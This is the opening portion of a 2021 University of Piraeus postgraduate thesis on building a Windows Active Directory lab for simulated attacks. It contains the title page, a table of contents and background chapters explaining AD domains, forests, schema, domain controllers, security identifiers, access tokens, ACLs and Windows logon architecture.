

University of Piraeus Department of Digital Systems



Department of Digital Systems

Postgraduate Program “Digital Systems Security”  
2021

CREATING A WINDOWS ACTIVE DIRECTORY LAB  
AND PERFORMING SIMULATED ATTACKS

Panagiotis Gkotsis

[pgkotsis@gmail.com](mailto:pgkotsis@gmail.com)

AM 1805

Under the supervision of:  
Professor Christoforos Dadoyan,  
[dadoyan@unipi.gr](mailto:dadoyan@unipi.gr)

## Contents

Active Directory Main tiers and Services .....	4
Active Directory Structure and Storage Architecture .....	5
Active Directory Domains and Forests .....	6
DNS Support for Active Directory.....	6
Active Directory Schema .....	7
Active Directory Data Store.....	7
Domain Controller .....	8
Domain Controller Roles .....	8
Global Catalog Servers .....	8
Operations Masters .....	9
Windows Authentication Concepts .....	9
Security Principals .....	10
How security principals work .....	10
Authorization and access control components.....	10
Security identifiers .....	11
Access tokens .....	12
Security descriptors and access control lists .....	12
Permissions .....	12
Security context in authentication.....	13
Accounts and security groups .....	13
User accounts .....	14
Security groups .....	14
Special Identities .....	15
Windows Authentication Architecture .....	15
Local Security Authority.....	15
Security Support Provider Interface.....	16
Windows Logon Scenarios .....	16
Interactive logon .....	16
Local and domain logon.....	17
Remote logon .....	18
Network logon.....	18
Smart card logon .....	19
Bio-metric logon .....	20
Credentials Processes in Windows Authentication .....	21
Credential input for user logon .....	22
Local Security Authority .....	24

## Creating A windows AD Lab and simulating attacks

Cached credentials and validation.....	26
Credential storage and validation.....	26
Remote logon credential processes .....	26
Automatic restart sign-on credential process .....	26
Windows Vault and Credential Manager .....	26
Security Accounts Manager database .....	27
Local domains and trusted domains.....	27
Kerberos Authentication Overview.....	28
Access Control Overview .....	32
Practical applications .....	33
Permissions .....	33
Inheritance of permissions .....	34
User rights .....	34
Object auditing.....	35
Attractive Accounts for Credential Theft.....	35
Activities that Increase the Likelihood of Compromise .....	36
Logging on to Unsecured Computers with Privileged Accounts.....	36
Browsing the Internet with a Highly Privileged Account.....	37
Configuring Local Privileged Accounts with the Same Credentials across Systems .....	38
Overpopulation and Overuse of Privileged Domain Groups.....	38
Poorly Secured Domain Controllers .....	38
Privilege Elevation and Propagation.....	38
Permanent Privileged Accounts .....	38
VIP Accounts .....	39
"Privilege-Attached" Active Directory Accounts .....	39
A structured Attack.....	39
Step 1(External) Reconnaissance.....	40
Step 2: Initial Access Phase .....	41
Step 3: Post-Exploitation Phase .....	42
Step 4: Data Consolidation and Exfiltration .....	43
Lab Setup .....	44
Hardware And Software used .....	44
Lab Network Layout and Objects Created.....	44
Attack Scenario .....	46
Recon Phase.....	46
Initial Access.....	49
A/V evasion.....	49
Creating our first Meterpreter Session.....	53

## Creating A windows AD Lab and simulating attacks

Internal Recon Phase.....	57
Post Exploitation - Lateral Movement.....	62
Pivoting, Adding routes and a socks proxy.....	63
Passing the Hash.....	63
Domain Controller Data exfiltration - Data Consolidation and Exfiltration.....	66
Golden Ticket.....	67
References.....	72
Active Directory Domain Services ( <a href="https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-domain-services">https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-domain-services</a> ).....	72
Payloads all the things ( <a href="https://github.com/swisskyrepo/PayloadsAllTheThings">https://github.com/swisskyrepo/PayloadsAllTheThings</a> ).....	72
A/V Evading ( <a href="https://infosecwriteups.com/evade-avs-edr-with-shellcode-injection-159dde4dba1a">https://infosecwriteups.com/evade-avs-edr-with-shellcode-injection-159dde4dba1a</a> ).....	72
CrackMapExec ( <a href="https://mpgn.gitbook.io/crackmapexec/">https://mpgn.gitbook.io/crackmapexec/</a> ).....	72
Impacket ( <a href="https://www.secureauth.com/labs/open-source-tools/impacket/">https://www.secureauth.com/labs/open-source-tools/impacket/</a> ).....	72

# Active Directory Main tiers and Services

Windows Active directory is the network directory developed by Microsoft. Active Directory stores information about objects on the network and makes this information easy for administrators and users to find and use. Active Directory uses a structured data store as the basis for a logical, hierarchical organization of directory information.

For example, AD DS stores information about user accounts, such as names, passwords, phone numbers, and so on, and enables other authorized users on the same network to access this information. This data store, also contains information about other Active Directory objects such as shared resources (i.e servers, volumes, printers, user or computer accounts and services) .

Security is integrated with Active Directory through logon authentication and access control to objects in the directory. With a single network logon, administrators can manage directory data and organization throughout their network, and authorized network users can access resources anywhere on the network. Policy-based administration eases the management of even the most complex network.

The Active Directory structure includes three main tiers: 1) domains, 2) trees, and 3) forests. Several objects (users or devices) that all use the same database may be grouped in to a single domain. Multiple domains can be combined into a single group called a tree. Multiple trees may be grouped into a collection called a forest. Each one of these levels can be assigned specific access rights and communication privileges.

Main concepts of an Active Directory:

1. **Directory** – Contains all the information about the objects of the Active directory
2. **Object** – An object references almost anything inside the directory (a user, group, shared folder...)
3. **Domain** – The objects of the directory are contained inside the domain. Inside a "forest" more than one domain can exist and each of them will have their own objects collection.
4. **Tree** – Group of domains with the same root. Example: *dom.local*, *email.dom.local*, *www.dom.local*
5. **Forest** – The forest is the highest level of the organization hierarchy and is composed by a group of trees. The trees are connected by trust relationships.
6. A set of rules, **the schema**, that defines the classes of objects and attributes contained in the directory, the constraints and limits on instances of these objects, and the format of their names. For more information about the schema, see Schema.
7. A **global catalog** that contains information about every object in the directory. This allows users and administrators to find directory information regardless of which domain in the directory actually contains the data.

Creating A windows AD Lab and simulating attacks

8. A **query and index mechanism**, so that objects and their properties can be published and found by network users or applications.
9. A **replication service** that distributes directory data across a network. All domain controllers in a domain participate in replication and contain a complete copy of all directory information for their domain. Any change to directory data is replicated to all domain controllers in the domain.

Active Directory provides several different services, which fall under the umbrella of "Active Directory Domain Services," or AD DS. These services include:

1. **Domain Services** – stores centralized data and manages communication between users and domains; includes login authentication and search functionality
2. **Certificate Services** – creates, distributes, and manages secure certificates
3. **Lightweight Directory Services** – supports directory-enabled applications using the open (LDAP) protocol
4. **Directory Federation Services** – provides single-sign-on (SSO) to authenticate a user in multiple web applications in a single session
5. **Rights Management** – protects copyrighted information by preventing unauthorized use and distribution of digital content
6. **DNS Service** – Used to resolve domain names.


## Active Directory Structure and Storage Architecture

The Active Directory structure and storage architecture consists of four parts:

- Active Directory domains and forests. Forests, domains, and organizational units (OUs) make up the core elements of the Active Directory logical structure. A forest defines a single directory and represents a security boundary. Forests contain domains.
- Domain Name System (DNS) support for Active Directory. DNS provides a name resolution service for domain controller location and a hierarchical design that Active Directory can use to provide a naming convention that can reflect organizational structure.
- Schema. The schema provides object definitions that are used to create the objects that are stored in the directory.
- Data store. The data store is the portion of the directory that manages the storage and retrieval of data on each domain controller.

The following figure illustrates the Active Directory data structure and storage architecture.

### Active Directory Data Structure and Storage Architecture




## Active Directory Domains and Forests

Domains partition the directory into smaller sections within a single forest. This partitioning results in more control over how data is replicated so that an efficient replication topology can be established and network bandwidth is not wasted by replicating data where it is not required. OUs make it possible to group resources in a domain for management purposes, such as applying Group Policy or delegating control to administrators.

The following figure illustrates the relationships of OUs, domains, and forests in the logical structure architecture.

### Logical Structure Architecture



## DNS Support for Active Directory

Active Directory uses DNS as its domain controller location mechanism. When any of the principal Active Directory operations, such as authentication, updating, or searching, is performed, domain joined computers use DNS to locate Active Directory domain controllers, and these domain controllers use DNS to locate each other. For example, when a network user with an Active Directory user account logs on to an Active Directory domain, the user's computer uses

## Creating A windows AD Lab and simulating attacks

DNS to locate a domain controller for the Active Directory domain to which the user wants to log on.


To log on to a network that consists of an Active Directory forest, a client workstation must first be able to locate a nearby domain controller. The domain controller is necessary for initial authentication of both the workstation and the user and for subsequent authorization of the user for the files and resources to which the user needs access. The support that is provided to Active Directory by DNS enables a client workstation to locate a domain controller.

### Active Directory Schema

The Active Directory schema contains definitions for all the objects that are used to store information in the directory. There is one schema per forest. However, a copy of the schema exists on every domain controller in the forest. This way, every domain controller has quick access to any object definition that it might need, and every domain controller uses the same definition when it creates a given object. The data store relies on the schema to provide object definitions, and the data store uses those definitions to enforce data integrity. The result is that all objects are created uniformly, and it does not matter which domain controller creates or modifies an object because all domain controllers use the same object definition.

The following figure illustrates the relationship of the schema to the data store in the schema architecture.

#### Schema Architecture



### Active Directory Data Store

The Active Directory data store is made up of several components that together provide directory services to directory clients. These components include the following:

- Four interfaces:
  - Lightweight Directory Access Protocol (LDAP)
  - Replication (REPL) and domain controller management interface
  - Messaging API (MAPI)
  - Security Accounts Manager (SAM)
- Three service components:




Creating A windows AD Lab and simulating attacks

- Directory System Agent (DSA)
- The database layer
- Extensible Storage Engine (ESE)
- The directory database where the data is actually stored

The following figure illustrates the relationships of these components in the data store architecture.

### Data Store Architecture



## Domain Controller

A domain controller is a server that is running a version of the Windows Server® operating system and has Active Directory® Domain Services installed. When you install Windows Server on a computer, you can choose to configure a specific server role for that computer. When you want to create a new forest, a new domain, or an additional domain controller in an existing domain, you configure the server with the role of domain controller by installing AD DS.

By default, a domain controller stores one domain directory partition consisting of information about the domain in which it is located, plus the schema and configuration directory partitions for the entire forest.

## Domain Controller Roles

### Global Catalog Servers

Every domain controller stores the objects for the domain in which it is installed. However, a domain controller designated as a global catalog server stores the objects from all domains in the forest. For each object that is not in the domain for which the global catalog server is authoritative as a domain controller, a limited set of attributes is stored in a partial replica of the domain. Therefore, a global catalog server stores its own full, writable domain replica (all objects and all

## Creating A windows AD Lab and simulating attacks

attributes) plus a partial, read-only replica of every other domain in the forest. The global catalog is built and updated automatically by the AD DS replication system. The object attributes that are replicated to global catalog servers are the attributes that are most likely to be used to search for the object in AD DS. The attributes that are replicated to the global catalog are identified in the schema as the partial attribute set (PAS) and are defined by default by Microsoft. However, to optimize searching, you can edit the schema by adding or removing attributes that are stored in the global catalog.

The global catalog makes it possible for clients to search AD DS without having to be referred from server to server until a domain controller that has the domain directory partition storing the requested object is found. By default, AD DS searches are directed to global catalog servers.

The first domain controller in a forest is automatically created as a global catalog server. Thereafter, you can designate other domain controllers to be global catalog servers if they are needed.

## Operations Masters

Domain controllers that hold operations master roles are designated to perform specific tasks to ensure consistency and to eliminate the potential for conflicting entries in the Active Directory database. AD DS defines five operations master roles: the schema master, domain naming master, relative identifier (RID) master, primary domain controller (PDC) emulator, and infrastructure master.

The following operations masters perform operations that must occur on only one domain controller in the forest:

- Schema master
- Domain naming master

The following operations masters perform operations that must occur on only one domain controller in a domain:

- Primary Domain Controller (PDC) emulator
- Infrastructure master
- Relative ID (RID) master

## Windows Authentication Concepts

Authentication is a process for verifying the identity of an object or person. When you authenticate an object, the goal is to verify that the object is genuine. When you authenticate a person, the goal is to verify that the person is not an imposter.

In a networking context, authentication is the act of proving identity to a network application or resource. Typically, identity is proven by a cryptographic operation that uses either a key only the user knows (as with public key cryptography) or a shared key. The server side of the authentication exchange compares the signed data with a known cryptographic key to validate the authentication attempt.

Creating A windows AD Lab and simulating attacks

Storing the cryptographic keys in a secure central location makes the authentication process scalable and maintainable. Active Directory is the recommended and default technology for storing identity information, which include the cryptographic keys that are the user's credentials. Active Directory is required for default NTLM and Kerberos implementations.

Authentication techniques range from a simple logon to an operating system or a sign-in to a service or application, which identifies users based on something that only the user knows, such as a password, to more powerful security mechanisms that use something that the user has such as tokens, public key certificates, pictures, or biological attributes. In a business environment, users might access multiple applications on many types of servers within a single location or across multiple locations. For these reasons, authentication must support environments for other platforms and for other Windows operating systems.

## Security Principals

Security principals are any entity that can be authenticated by the operating system, such as a user account, a computer account, or a thread or process that runs in the security context of a user or computer account, or the security groups for these accounts. Security principals have long been a foundation for controlling access to securable resources on Windows computers. Each security principal is represented in the operating system by a unique security identifier (SID).

### How security principals work


Security principals that are created in an Active Directory domain are Active Directory objects, which can be used to manage access to domain resources. Each security principal is assigned a unique identifier, which it retains for its entire lifetime. Local user accounts and security groups are created on a local computer, and they can be used to manage access to resources on that computer. Local user accounts and security groups are managed by the Security Accounts Manager (SAM) on the local computer.

### Authorization and access control components

The following diagram illustrates the Windows authorization and access control process. In this diagram, the subject (a process that is initiated by a user) attempts to access an object, such as a shared folder. The information in the user's access token is compared to the access control entries (ACEs) in the object's security descriptor, and the access decision is made. The SIDs of security principals are used in the user's access token and in the ACEs in the object's security descriptor.

### Authorization and access control process

## Creating A windows AD Lab and simulating attacks



Security principals are closely related to the following components and technologies:

- Security identifiers
- Access tokens
- Security descriptors and access control lists
- Permissions

### Security identifiers

Security identifiers (SIDs) provide a fundamental building block of the Windows security model. They work with specific components of the authorization and access control technologies in the security infrastructure of the Windows Server operating systems. This helps protect access to network resources and provides a more secure computing environment.

A SID is a value of variable length that is used to uniquely identify a security principal that represents any entity that can be authenticated by the system. These entities include a user account, a computer account, or a thread or process that runs in the security context of a user or computer account. Each security principal is automatically assigned a SID when it is created. The SID is stored in a security database. When a SID is used as the unique identifier for a user or group, it can never be used to identify another user or group.

Each time a user signs in, the system creates an access token for that user. The access token contains the user's SID, user rights, and the SIDs for groups that the user belongs to. This token provides the security context for whatever actions the user performs on that computer.

In addition to the uniquely created, domain-specific SIDs that are assigned to specific users and groups, there are well-known SIDs that identify generic groups and generic users. For example, the Everyone and the World SIDs identify groups that includes all users. Well-known SIDs have values that remain constant across all operating systems.

## **Access tokens**

An access token is a protected object that contains information about the identity and user rights that are associated with a user account.

When a user signs in interactively or tries to make a network connection to a computer running Windows, the sign-in process authenticates the user's credentials. If authentication is successful, the process returns a SID for the user and a list of SIDs for the user's security groups. The Local Security Authority (LSA) on the computer uses this information to create an access token (in this case, the primary access token). This includes the SIDs that are returned by the sign-in process and a list of user rights that are assigned by the local security policy to the user and to the user's security groups.

After the LSA creates the primary access token, a copy of the access token is attached to every thread and process that executes on the user's behalf. Whenever a thread or process interacts with a securable object or tries to perform a system task that requires user rights, the operating system checks the access token that is associated with the thread to determine the level of authorization.

There are two kinds of access tokens, primary and impersonation. Every process has a primary token that describes the security context of the user account that is associated with the process. A primary access token is typically assigned to a process to represent the default security information for that process. Impersonation tokens, on the other hand, are usually used for client and server scenarios. Impersonation tokens enable a thread to run in a security context that differs from the security context of the process that owns the thread.

## **Security descriptors and access control lists**

A security descriptor is a data structure that is associated with each securable object. All objects in Active Directory and all securable objects on a local computer or on the network have security descriptors to help control access to the objects. Security descriptors include information about who owns an object, who can access it and in what way, and what types of access are audited. Security descriptors contain the access control list (ACL) of an object, which includes all of the security permissions that apply to that object. An object's security descriptor can contain two types of ACLs:

- A discretionary access control list (DACL), which identifies the users and groups who are allowed or denied access
- A system access control list (SACL), which controls how access is audited

You can use this access control model to individually secure objects and attributes such as files and folders, Active Directory objects, registry keys, printers, devices, ports, services, processes, and threads. Because of this individual control, you can adjust the security of objects to meet the needs of your organization, delegate authority over objects or attributes, and create custom objects or attributes that require unique security protections to be defined.

## **Permissions**

Permissions enable the owner of each securable object, such as a file, Active Directory object, or registry key, to control who can perform an operation or a set of operations on the object or object property. Permissions are expressed in the security architecture as access control entries (ACEs).

## Creating A windows AD Lab and simulating attacks

Because access to an object is at the discretion of the object's owner, the type of access control that is used in Windows is called discretionary access control.

Permissions are different from user rights in that permissions are attached to objects, and user rights apply to user accounts. Administrators can assign user rights to groups or users. These rights authorize users to perform specific actions, such as signing in to a system interactively or backing up files and directories.

On computers, user rights enable administrators to control who has the authority to perform operations that affect an entire computer, rather than a particular object. Administrators assign user rights to individual users or groups as part of the security settings for the computer. Although user rights can be managed centrally through Group Policy, they are applied locally. Users can (and usually do) have different user rights on different computers.

### **Security context in authentication**

A user account enables a user to sign in to computers, networks, and domains with an identity that can be authenticated by the computer, network, or domain.

In Windows, any user, service, group, or computer that can initiate action is a security principal. Security principals have accounts, which can be local to a computer or domain-based. For example, domain-joined Windows client computers can participate in a network domain by communicating with a domain controller, even when no user is signed in.

To initiate communications, the computer must have an active account in the domain. Before accepting communications from the computer, the Local Security Authority on the domain controller authenticates the computer's identity and then defines the computer's security context just as it would for a user's security principal.

This security context defines the identity and capabilities of a user or service on a particular computer, or of a user, service, group or computer on a network. For example, it defines the resources (such as a file share or printer) that can be accessed and the actions (such as Read, Write, or Modify) that can be performed by a user, service, or computer on that resource.

The security context of a user or computer can vary from one computer to another, such as when a user authenticates to a server or a workstation other than the user's primary workstation. It can also vary from one session to another, such as when an administrator modifies the user's rights and permissions. In addition, the security context is usually different when a user or computer is operating on a stand-alone basis, in a mixed network domain, or as part of an Active Directory domain.

### **Accounts and security groups**

Accounts and security groups that are created in an Active Directory domain are stored in the Active Directory database and managed by using ActiveDirectory tools. These security principals are directory objects, and they can be used to manage access to domain resources.

## Creating A windows AD Lab and simulating attacks

Local user accounts and security groups are created on a local computer, and they can be used to manage access to resources on that computer. Local user accounts and security groups are stored in and managed by the Security Accounts Manager (SAM) on the local computer.

### User accounts

A user account uniquely identifies a person who is using a computer system. The account signals the system to enforce the appropriate authorization to allow or deny that user access to resources. User accounts can be created in Active Directory and on local computers, and administrators use them to:

- Represent, identify, and authenticate the identity of a user. A user account enables a user to sign in to computers, networks, and domains with a unique identifier that can be authenticated by the computer, network, or domain.
- Authorize (grant or deny) access to resources. After a user has been authenticated, the user is authorized access to resources based on the permissions that are assigned to that user for the resource.
- Audit the actions that are carried out on a user account.

Windows and the Windows Server operating systems have built-in user accounts, or you can create user accounts to meet the requirements of your organization.

### Security groups

A security group is a collection of user accounts, computer accounts, and other groups of accounts that can be managed as a single unit from a security perspective. In Windows operating systems, there are several built-in security groups that are preconfigured with the appropriate rights and permissions for performing specific tasks. Additionally, you can (and, typically, will) create a security group for each unique combination of security requirements that applies to multiple users in your organization.

Groups can be Active Directory-based or local to a particular computer:

- Active Directory security groups are used to manage rights and permissions to domain resources.
- Local groups exist in the SAM database on local computers (on all Windows-based computers) except domain controllers. You use local groups to manage rights and permissions only to resources on the local computer.

By using security groups to manage access control, you can:

- Simplify administration. You can assign a common set of rights, a common set of permissions, or both to many accounts at one time, rather than assigning them to each account individually. Also, when users transfer jobs or leave the organization, permissions are not tied to their user accounts, making permission reassignment or removal easier.
- Implement a role-based access-control model. You can use this model to grant permissions by using groups with different scopes for appropriate purposes. Scopes that are available in Windows include local, global, domain local, and universal.

## Creating A windows AD Lab and simulating attacks

- Minimize the size of access control lists (ACLs) and speed security checking. A security group has its own SID; therefore, the group SID can be used to specify permissions for a resource. In an environment with more than a few thousand users, if the SIDs of individual user accounts are used to specify access to a resource, the ACL of that resource can become unmanageably large, and the time that is needed for the system to check permissions to the resource can become unacceptable.

## Special Identities

Special identity groups are similar to Active Directory security groups as listed in the users and built-in containers. Special identity groups can provide an efficient way to assign access to resources in your network. By using special identity groups, you can:

- Assign user rights to security groups in Active Directory.
- Assign permissions to security groups for the purpose of accessing resources.

## Windows Authentication Architecture

Authentication is the process by which the system validates a user's logon or sign-in information. A user's name and password are compared against an authorized list, and if the system detects a match, access is granted to the extent specified in the permission list for that user.

As part of an extensible architecture, the Windows Server operating systems implement a default set of authentication security support providers, which include Negotiate, the Kerberos protocol, NTLM, Schannel (secure channel), and Digest. The protocols used by these providers enable authentication of users, computers, and services, and the authentication process enables authorized users and services to access resources in a secure manner.

In Windows Server, applications authenticate users by using the SSPI to abstract calls for authentication. Thus, developers do not need to understand the complexities of specific authentication protocols or build authentication protocols into their applications.

Windows Server operating systems include a set of security components that make up the Windows security model. These components ensure that applications cannot gain access to resources without authentication and authorization.

### Local Security Authority

The Local Security Authority (LSA) is a protected subsystem that authenticates and signs in users to the local computer. In addition, LSA maintains information about all aspects of local security on a computer (these aspects are collectively known as the local security policy). It also provides various services for translation between names and security identifiers (SIDs).

The security subsystem keeps track of the security policies and the accounts that are on a computer system. In the case of a domain controller, these policies and accounts are those that are in effect for the domain in which the domain controller is located. These policies and accounts are stored in



Creating A windows AD Lab and simulating attacks

Active Directory. The LSA subsystem provides services for validating access to objects, checking user rights, and generating audit messages.

## **Security Support Provider Interface**

The Security Support Provider Interface (SSPI) is the API that obtains integrated security services for authentication, message integrity, message privacy, and security quality-of-service for any distributed application protocol.

SSPI is the implementation of the Generic Security Service API (GSSAPI). SSPI provides a mechanism by which a distributed application can call one of several security providers to obtain an authenticated connection without knowledge of the details of the security protocol.

# **Windows Logon Scenarios**


The Windows operating systems require all users to log on to the computer with a valid account to access local and network resources. Windows-based computers secure resources by implementing the logon process, in which users are authenticated. After a user is authenticated, authorization and access control technologies implement the second phase of protecting resources: determining if the authenticated user is authorized to access a resource.

In addition, applications and services can require users to sign in to access those resources that are offered by the application or service. The sign-in process is similar to the logon process, in that a valid account and correct credentials are required, but logon information is stored in the Security Account Manager (SAM) database on the local computer and in Active Directory where applicable. Sign-in account and credential information is managed by the application or service, and optionally can be stored locally in Credential Locker.

## **Interactive logon**

The logon process begins either when a user enters credentials in the credentials entry dialog box, or when the user inserts a smart card into the smart card reader, or when the user interacts with a biometric device. Users can perform an interactive logon by using a local user account or a domain account to log on to a computer.

The following diagram shows the interactive logon elements and logon process.



## Windows Client Authentication Architecture

### Local and domain logon

Credentials that the user presents for a domain logon contain all the elements necessary for a local logon, such as account name and password or certificate, and Active Directory domain information. The process confirms the user's identification to the security database on the user's local computer or to an Active Directory domain. This mandatory logon process cannot be turned off for users in a domain.

Users can perform an interactive logon to a computer in either of two ways:

- Locally, when the user has direct physical access to the computer, or when the computer is part of a network of computers.

## Creating A windows AD Lab and simulating attacks

